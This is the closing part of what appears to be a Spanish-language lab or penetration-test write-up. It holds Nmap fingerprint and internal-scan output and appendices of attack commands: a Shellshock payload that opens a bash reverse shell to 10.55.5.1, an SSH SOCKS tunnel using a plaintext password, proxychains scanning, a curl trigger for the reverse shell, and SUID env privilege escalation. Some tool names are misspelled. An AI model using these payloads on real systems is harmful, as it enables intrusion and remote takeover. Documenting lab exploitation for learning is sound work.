SF:1px\x20solid\x20#30363d;\"><small>System\x20Health:\x20OK\x20|\x20Clu
SF:ster:\x20EU-WEST-B</small></body></html>\r\n")%r(HTTPOptions,1E6,"HTTP/
SF:1.1\x20200\x200K\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nCo
SF:nnection:\x20close\r\n\r\n<!DOCTYPE\x20html><html><head><title>IT\x20Op
SF:erations\x20&\x20Infrastructure\x20Gateway</title></head><body\x20style
SF:=\"font-family:sans-serif;background:#0d1117;color:#c9d1d9;padding:40px
SF:;\"><h2>IT\x20Operations\x20&\x20Infrastructure\x20Gateway</h2><p>Node\
SF:x20ID:\x20GW-01.\x20Access\x20restricted\x20to\x20authorized\x20networ
SF:k\x20administrators\x20only.\</p><hr\x20style=\"border:1px\x20solid\x20
SF:#30363d;\"><small>System\x20Health:\x20OK\x20|\x20Cluster:\x20EU-WEST-
SF:B</small></body></html>\r\n")%r(RTSPRequest,1E6,"HTTP/1.1\x20200\x200K
SF:\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nConnection:\x20clos
SF:e\r\n\r\n<!DOCTYPE\x20html><html><head><title>IT\x20Operations\x20&\x20
SF:Infrastructure\x20Gateway</title></head><body\x20style=\"font-family:sa
SF:ns-serif;background:#0d1117;color:#c9d1d9;padding:40px;\"><h2>IT\x20Ope
SF:rations\x20&\x20Infrastructure\x20Gateway</h2><p>Node\x20ID:\x20GW-01.\
SF:\x20Access\x20restricted\x20to\x20authorized\x20network\x20administrato
SF:rs\x20only.\</p><hr\x20style=\"border:1px\x20solid\x20#30363d;\"><small
SF:>System\x20Health:\x20OK\x20|\x20Cluster:\x20EU-WEST-B</small></body><
SF:/html>\r\n")%r(X11Probe,1E6,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x2
SF:0text/html;\x20charset=UTF-8\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x
SF:20html><html><head><title>IT\x20Operations\x20&\x20Infrastructure\x20Ga
SF:teway</title></head><body\x20style=\"font-family:sans-serif;background:
SF:#0d1117;color:#c9d1d9;padding:40px;\"><h2>IT\x20Operations\x20&\x20Infr
SF:rastructure\x20Gateway</h2><p>Node\x20ID:\x20GW-01.\x20Access\x20restri
SF:cted\x20to\x20authorized\x20network\x20administrators\x20only.\</p><hr\
SF:x20style=\"border:1px\x20solid\x20#30363d;\"><small>System\x20Health:\x
SF:20OK\x20|\x20Cluster:\x20EU-WEST-B</small></body></html>\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8888-TCP:V=7.99%I=7%D=10/6%Time=6AC51B92%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,CB,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20
SF:version=0.0.4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_st
SF:atus\x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gauge
SF:\nsys_node_status{node=\"gateway-01\",status=\"online\"}\x201\n")%r(HTT
SF:POptions,CB,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20
SF:version=0.0.4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_st
SF:atus\x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gauge
SF:\nsys_node_status{node=\"gateway-01\",status=\"online\"}\x201\n")%r(Fou
SF:rOhFourRequest,CB,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/plai
SF:n;\x20version=0.0.4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_n
SF:ode_status\x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x2
```

```
SF:0gauge\nsys_node_status{node="gateway-01",status="online"}\x201\n")
SF:%r(JavaRMI,CB,"HTTP/1\1\x20200\x200K\r\nContent-Type:\x20text/plain;\x
SF:20version=0\0\4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_
SF:status\x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gau
SF:ge\nsys_node_status{node="gateway-01",status="online"}\x201\n")%r(L
SF:SCP,CB,"HTTP/1\1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20versi
SF:on=0\0\4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_status\
SF:x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gauge\nsys
SF:_node_status{node="gateway-01",status="online"}\x201\n")%r(GenericL
SF:ines,CB,"HTTP/1\1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20vers
SF:ion=0\0\4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_status
SF:\x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gauge\nsy
SF:s_node_status{node="gateway-01",status="online"}\x201\n")%r(RTSPReq
SF:uest,CB,"HTTP/1\1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20vers
SF:ion=0\0\4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_status
SF:\x20Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gauge\nsy
SF:s_node_status{node="gateway-01",status="online"}\x201\n")%r(RPCChec
SF:k,CB,"HTTP/1\1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20version
SF:=0\0\4\r\nConnection:\x20close\r\n\r\n#\x20HELP\x20sys_node_status\x2
SF:0Current\x20node\x20state\n#\x20TYPE\x20sys_node_status\x20gauge\nsys_n
SF:ode_status{node="gateway-01",status="online"}\x201\n");
MAC Address: 26:7E:59:D5:83:36 (Unknown)
Service Info: Host: mail.corp-gateway.local; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 10:04

Completed NSE at 10:04, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 10:04

Completed NSE at 10:04, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 10:04

Completed NSE at 10:04, 0.00s elapsed

Read data files from: /usr/share/nmap

Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 129.81 seconds

Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

Anexo B — Salida de Nmap (10.55.5.0/24)

text

```
/usr/bin/proxychains4 -q /usr/bin/nmap -sT -Pn -n -p
22,80,443,8080,3306,6379,21,25,5000,8000,9000 --open 10.55.5.0/24 -oN /home/chifay/Whoami-
Labs/RECON\ CHAIN/nmap_internal.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 10:57 -0600
Nmap scan report for 10.55.5.10
Host is up (0.00046s latency).
Not shown: 7 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http

Nmap scan report for 10.55.5.20
Host is up (0.00053s latency).
Not shown: 10 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 256 IP addresses (256 hosts up) scanned in 33.35 seconds
```

Anexo C — Payload de Shellshock

text

```
() { ;; }; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.55.5.1/5555 0>&1'
```

Anexo D — Configuración de Proxychains

text

```
strict_chain
proxy_dns
[ProxyList]
socks5 127.0.0.1 1080
```

Anexo E — Comandos clave

Establecer túnel SSH:

```
text

sshpas -p 'gatekeeper2026' ssh -D 1080 -N -f \
-o StrictHostKeyChecking=no \
-o UserKnownHostsFile=/dev/null \
operator@172.18.0.2
```

Escanear red interna con Proxycchains:

```
text

proxycchains4 nmap -sT -Pn -n -p 22,80,443,8080 --open 10.55.5.0/24
```

Disparar Shellshock:

```
text

proxycchains4 curl -s \
-H "User-Agent: () { :; }; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.55.5.1/5555 0>&1'" \
http://10.55.5.20/cgi-bin/status.sh
```

Escalar con SUID env:

```
text

/usr/bin/env /bin/bash -p
```

Referencias

- CVE-2014-6271 (Shellshock) — <https://nvd.nist.gov/vuln/detail/CVE-2014-6271>
- MITRE ATT&CK T1572 — Protocol Tunneling
- Proxycchains — <https://github.com/haad/proxycchains>
- GTFobins — <https://gtfobins.github.io/gtfobins/env/>
- OWASP — Command Injection